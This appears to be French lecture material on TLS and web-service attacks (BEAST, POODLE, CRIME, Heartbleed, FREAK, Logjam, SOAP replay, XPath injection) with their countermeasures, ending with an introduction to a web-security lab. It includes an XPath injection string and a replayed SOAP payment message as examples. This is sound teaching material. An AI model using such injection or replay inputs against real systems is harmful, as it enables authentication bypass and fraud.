Contre-mesure principale : HSTS (HTTP Strict Transport Security)

HSTS — contre-mesure SSL Stripping

`Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`

Le navigateur refuse de se connecter en HTTP pendant 1 an (31 536 000 secondes)

'preload' : inscription dans la liste HSTS preloadee du navigateur (protection des 1er acces)

Attaques cryptographiques : BEAST · POODLE · CRIME

Exploits ciblant les failles des versions obsolètes de SSL/TLS

BEAST

2011

Cible : TLS 1.0 — mode CBC

Browser Exploit Against SSL/TLS. Exploite une faille dans l'IV prédictible des blocs CBC en TLS 1.0. Permet de déchiffrer progressivement des cookies HTTPS.

Fix : Migrer vers TLS 1.1+ ou utiliser RC4 (ironie : RC4 aussi vulnérable). Aujourd'hui : désactiver TLS 1.0.

POODLE

2014

Cible : SSL 3.0 — padding CBC

Padding Oracle On Downgraded Legacy Encryption. Force une dégradation vers SSL 3.0 puis exploite une validation du padding incorrecte pour déchiffrer les cookies.

Fix : Désactiver SSL 3.0 complètement (RFC 7568). Implémenter TLS_FALLBACK_SCSV pour empêcher les dégradations.

CRIME

2012

Cible : Compression TLS/SPDY

Compression Ratio Info-leak Made Easy. Exploite la compression TLS : un secret compressé avec du texte connu leakage de sa taille révèle le secret bit par bit.

Fix : Désactiver la compression TLS et SPDY (fait dans TLS 1.3). Désactiver HTTP Compression pour les cookies.

Heartbleed et attaques par dégradation

CVE-2014-0160 - La plus grave vulnérabilité de l'histoire de TLS

HEARTBLEED (CVE-2014-0160) OpenSSL 1.0.1 — 2014

Faible dans l'extension HeartBeat de TLS : le client envoie un message 'ping' avec une taille déclarée. Le serveur répond en copiant cette quantité depuis sa mémoire — sans vérifier que le message contient vraiment autant de données. Un attaquant envoie un ping de 1 octet en déclarant 64 Ko : le serveur renvoie 64 Ko de sa mémoire vive contenant potentiellement des clés privées, des mots de passe en clair, des cookies de session.

Impact : 500 000+ serveurs affectés. Fix : mettre à jour OpenSSL + régénérer TOUTES les clés et certificats (les clés passées ont pu être exposées).

Attaque par dégradation (Downgrade Attack) :

Principe

L'attaquant MitM manipule le Client Hello pour ne laisser que les versions et cipher suites les plus faibles — forçant une connexion vulnérable

FREAK

(2015) Force l'utilisation de clés RSA 'export' 512 bits (réglementation US des années 90) — cassables en quelques heures

Logjam

(2015) Même principe sur Diffie-Hellman 512 bits export — affecte HTTPS, SMTP, SSH — 8% des serveurs Top 1M

TLS_FALLBACK_SCSV

Signal envoyé par le client indiquant que cette version est une dégradation — le serveur refuse si il supporte mieux

Attaque par rejeu et injection SOAP

Attaques specifiques aux services web - rejouer ou modifier des messages

Attaque par rejeu (Replay Attack)

L'attaquant capture un message SOAP valide (ex: requete de virement) et le renvoie plusieurs fois. Sans protection, le serveur execute l'operation autant de fois que le message est reçu.

Protection : WS-Security Timestamp + Nonce uniques : le serveur rejette tout message avec un Timestamp expire ou un Nonce deja vu.

```
# Message capture par l'attaquant :  
<soap:Body><Virement><montant>1000</montant><destinataire>Alice</destinataire></Virement></soap:Body>  
# Rejoue 10 fois → 10 virements de 1000€ !
```

Injection XML / XPath

Similaire a SQLi mais dans les messages XML : l'attaquant insere des balises XML ou des expressions XPath malveillantes dans les champs du message SOAP pour extraire des donnees ou contourner l'authentification.

Protection : Valider et echapper toutes les entrees. Utiliser des API XML parametrees plutot que la concatenation de chaines.

```
# Champ username injectable :  
alice' or '1'='1'  
# Requete XPath resultante :  
//user[username='alice' or '1'='1' and password='...']  
# → Authentification contournee
```

Synthèse :Matrice des attaques et protections reseau

Vue d'ensemble de la securite des communications

Attaque / Risque	Protocole cible	Mecanisme	Protection principale
Ecoute passive	HTTP	Capture Wireshark	TLS / HTTPS
SSL Stripping	HTTPS → HTTP	MitM + degradation	HSTS + preload
BEAST	TLS 1.0 CBC	IV predictable	TLS 1.2+ / AES-GCM
POODLE	SSL 3.0	Padding oracle	Desactiver SSL 3.0
CRIME	TLS Compression	Fuite taille	Desactiver compression TLS
Heartbleed	OpenSSL HeartBeat	Lecture memoire	Mettre a jour OpenSSL
Downgrade (FREAK/Logjam)	RSA/DH export	Cipher faible force	TLS_FALLBACK_SCSV + TLS 1.3
Rejeu SOAP	SOAP/WS-Security	Message rejoue	Timestamp + Nonce WS-Security
Injection XPath/XML	SOAP	Donnees malveillantes	Validation + API parametrees
Cert. non valide / MitM	PKI / X.509	Faux certificat	Certificate Pinning + CAA DNS

CONCLUSION

- 1 Desactiver SSL 3.0, TLS 1.0, TLS 1.1. N'utiliser que des cipher suites avec Forward Secrecy (ECDHE). Configurer HSTS.
- 2 Verifier l'expiration, utiliser OCSP Stapling, implementer CAA DNS, envisager le Certificate Pinning pour les apps mobiles.
- 3 TLS protege le transport mais pas les messages en transit via des intermediaires. WS-Security assure la securite de bout en bout.
- 4 Heartbleed, POODLE, BEAST ont tous ete corriges par des mises a jour. La veille sur les CVE est indispensable.

TPs: Sécurité Web PHP / JavaScript (Architecture SRV1 / SRV2)

Objectif :

Comprendre, exploiter et corriger des vulnérabilités web classiques.

Contexte :

Deux serveurs locaux sont utilisés : SRV1 (port 8000) héberge les applications web vulnérables, SRV2 (port 9000) simule le serveur de l'attaquant.

Les TPs sont à réaliser dans le navigateur avec la console ouverte (F12 → Console).

<https://classroom.google.com/c/ODQ3MDcyOTU1NzU3?cjc=qvaghzli>